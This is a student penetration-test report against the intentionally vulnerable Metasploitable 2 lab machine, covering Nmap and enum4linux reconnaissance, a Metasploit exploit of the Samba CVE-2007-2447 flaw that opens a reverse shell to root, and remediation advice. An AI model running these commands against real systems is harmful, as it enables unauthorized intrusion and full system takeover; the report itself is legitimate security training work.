

PENETRATION TEST REPORT

Metasploitable 2 — Full Pentest

TechBiz Academy — Ethical Hacking Internship Capstone

Prepared by: Mah Noor | September 27, 2026

Target: 192.168.139.129 | Attacker: 192.168.139.128 (Kali Linux)

CONFIDENTIAL — FOR EDUCATIONAL PURPOSES ONLY

1. Executive Summary

A full penetration test was conducted against Metasploitable 2, an intentionally vulnerable Linux machine. The assessment followed the standard ethical hacking methodology: Reconnaissance → Scanning → Enumeration → Exploitation.

The assessment identified multiple critical vulnerabilities. The most severe was CVE-2007-2447 in Samba 3.0.20, which was successfully exploited to achieve full root-level access to the target system with no credentials required.

Detail	Value
Assessment Type	Black-Box Penetration Test
Target	Metasploitable 2 — 192.168.139.129
Attacker	Kali Linux — 192.168.139.128
Date	September 27, 2026
Tester	Mah Noor
Overall Risk	CRITICAL — Root Access Achieved

2. Methodology

Phase	Action	Tool
Reconnaissance	Identify live host, OS, and network info	Nmap ping sweep
Scanning	Full port scan — services and versions	Nmap -sV -A
Enumeration	SMB users, shares, password policy	enum4linux
Exploitation	Exploit CVE-2007-2447, gain root shell	Metasploit Framework

3. Scanning — Nmap Results

An aggressive Nmap scan discovered 16 open ports with multiple outdated and vulnerable services running on the target.

```
$ nmap -sV -A 192.168.139.129
```

```

(mahnoor@kali) - [~/Desktop]
$ nmap -sV -A 192.168.139.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 05:00 +0530
Nmap scan report for 192.168.139.129
Host is up (0.00086s latency).
Not shown: 984 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ ssl-date: 2026-09-04T21:45:40+00:00; -22d01h44m59s from scanner time.
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/udp nfs
|_ 100005 1,2,3 47928/udp mountd
|_ 100005 1,2,3 58649/tcp mountd
|_ 100021 1,3,4 43293/tcp nlockmgr
|_ 100021 1,3,4 53303/udp nlockmgr
|_ 100024 1 33688/udp status
|_ 100024 1 52565/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

```

Figure 1: Nmap -sV -A scan — open ports and service versions on Metasploitable 2

Port	Service	Version	Risk
22/tcp	SSH	OpenSSH 4.7p1	Medium
80/tcp	HTTP	Apache 2.2.8	Medium
139/445/tcp	SMB	Samba 3.0.20-Debian	CRITICAL
2121/tcp	FTP	ProFTPD 1.3.1	Medium
3306/tcp	MySQL	MySQL 5.0.51a	Medium
5900/tcp	VNC	VNC Protocol 3.3	Low
6667/tcp	IRC	UnrealIRCd 3.2.8.1	Medium
8180/tcp	HTTP	Apache Tomcat 5.5	Medium

4. Enumeration — enum4linux

SMB enumeration revealed critical misconfigurations including anonymous null session access, 35 enumerated user accounts, and no password policy enforced.

```
$ enum4linux 192.168.139.129
```

```

(mahnoor@kali)-[~/Desktop]
$ enum4linux 192.168.139.129
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Sep 27 05:05:43 2026

===== ( Target Information ) =====
Target ..... 192.168.139.129
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.139.129 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.139.129 ) =====

Looking up status of 192.168.139.129
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.139.129 ) =====

[+] Server 192.168.139.129 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.139.129 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.139.129 ) =====

```

Figure 2: enum4linux output — users, shares, and NetBIOS information

Finding	Detail	Risk
Null Session	Anonymous login allowed — no credentials needed	HIGH
35 Users Enumerated	root, msfadmin, user, daemon, postgres...	HIGH
/tmp Share Accessible	Anonymous read/list on SMB share	HIGH
No Password Policy	Min length: 0, complexity disabled	HIGH
No Account Lockout	Brute force unrestricted	HIGH


5. Exploitation — CVE-2007-2447

Samba 3.0.20 is vulnerable to remote code execution via CVE-2007-2447. The usermap_script Metasploit module injects shell metacharacters in the username field to execute arbitrary commands without authentication.

CVE	CVSS	Affected Version	Impact
CVE-2007-2447	10.0 Critical	Samba 3.0.0–3.0.25rc3	Unauthenticated RCE — Root Shell

Exploitation Steps

```
msf > use exploit/multi/samba/usermap_script
msf exploit > set RHOSTS 192.168.139.129
msf exploit > set LHOST 192.168.139.128
msf exploit > exploit
[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:54035)
```




```
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.139.129
RHOSTS => 192.168.139.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.139.128
LHOST => 192.168.139.128
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.139.128:4444
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.42, but the operating system provides version 2.43.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:54035) at 2026-09-27 04:32:03 +0530
```

Figure 3: Metasploit — shell session successfully opened on target

Root Access Confirmed

```
whoami → root
id → uid=0(root) gid=0(root)
hostname → metasploitable
```



```
HINT: Rebuild all objects in this database that use the default collation and
[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:54035)

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
```

Figure 4: Root shell confirmed — full system compromise achieved

6. Findings Summary

Severity	Finding	Description	Remediation
CRITICAL	Samba RCE CVE-2007-2447	Unauthenticated RCE via Samba 3.0.20 — root shell obtained	Upgrade Samba, disable usermap script, firewall ports 139/445
HIGH	Null SMB Session	Anonymous access allowed — 35 users enumerated	Set restrict anonymous=2, require SMB signing
HIGH	No Password Policy	Min length 0, no complexity, no lockout	Enforce 12+ char passwords, enable lockout
MEDIUM	EOL Services	Apache 2.2.8, OpenSSH 4.7, MySQL 5.0 — all unpatched	Upgrade all services to latest stable versions

LOW	VNC/DB Exposed	Port 5900, 3306, 5432 open on network	Bind to localhost, use SSH tunnel for remote access
-----	----------------	---------------------------------------	---

7. TryHackMe Rooms Completed

Blue (EternalBlue — Metasploit) ✓




Figure 5: TryHackMe — Blue room completed

Kenobi (Linux enum + privesc) ✓



Figure 6: TryHackMe — Kenobi room completed

Basic Pentesting ✓




Figure 7: TryHackMe — Basic Pentesting room completed

8. Freelancing & Career Setup

As part of the capstone requirements, freelancing profiles were created and cybersecurity gigs published to begin monetizing the skills gained during this internship.

Freelancer.com Profile — @MahNoor0789




Figure 8: Freelancer.com profile — Mah Noor @MahNoor0789

Fiverr Profile — @mah_noor011



Mah Noor

@mah_noor011

📍 Pakistan 👤 Joined in May 2026

Figure 9: Fiverr profile created — @mah_noor011 (Pakistan, May 2026)

4 cybersecurity gigs published on Fiverr:

- Web App Penetration Testing / VAPT
- Cyber Security & Vulnerability Assessment Report Writing
- Network / System Security Hardening & SOC Monitoring Setup
- Website Security Audit (OWASP Top 10) & Bug Fixing

9. Remediation Priorities

Priority	Action	Timeline
1 — Immediate	Patch Samba to latest version, disable usermap script	Within 24 hours
2 — Immediate	Block ports 139/445 on firewall from external access	Within 24 hours
3 — High	Enforce password policy: 12+ chars, complexity, lockout	Within 1 week
4 — Medium	Upgrade all EOL services (Apache, SSH, MySQL)	Within 1 month
5 — Low	Bind DB/VNC to localhost, implement SSH tunneling	Within 1 month

10. Conclusion

This capstone penetration test against Metasploitable 2 successfully demonstrated a complete attack lifecycle from reconnaissance to root-level system compromise. The most critical finding — CVE-2007-2447 in Samba 3.0.20 — allowed complete system takeover within minutes using the Metasploit Framework with zero credentials.

The exercise demonstrated the real-world impact of unpatched software, weak password policies, and misconfigured network services. Immediate remediation of all critical and high-severity findings is strongly recommended.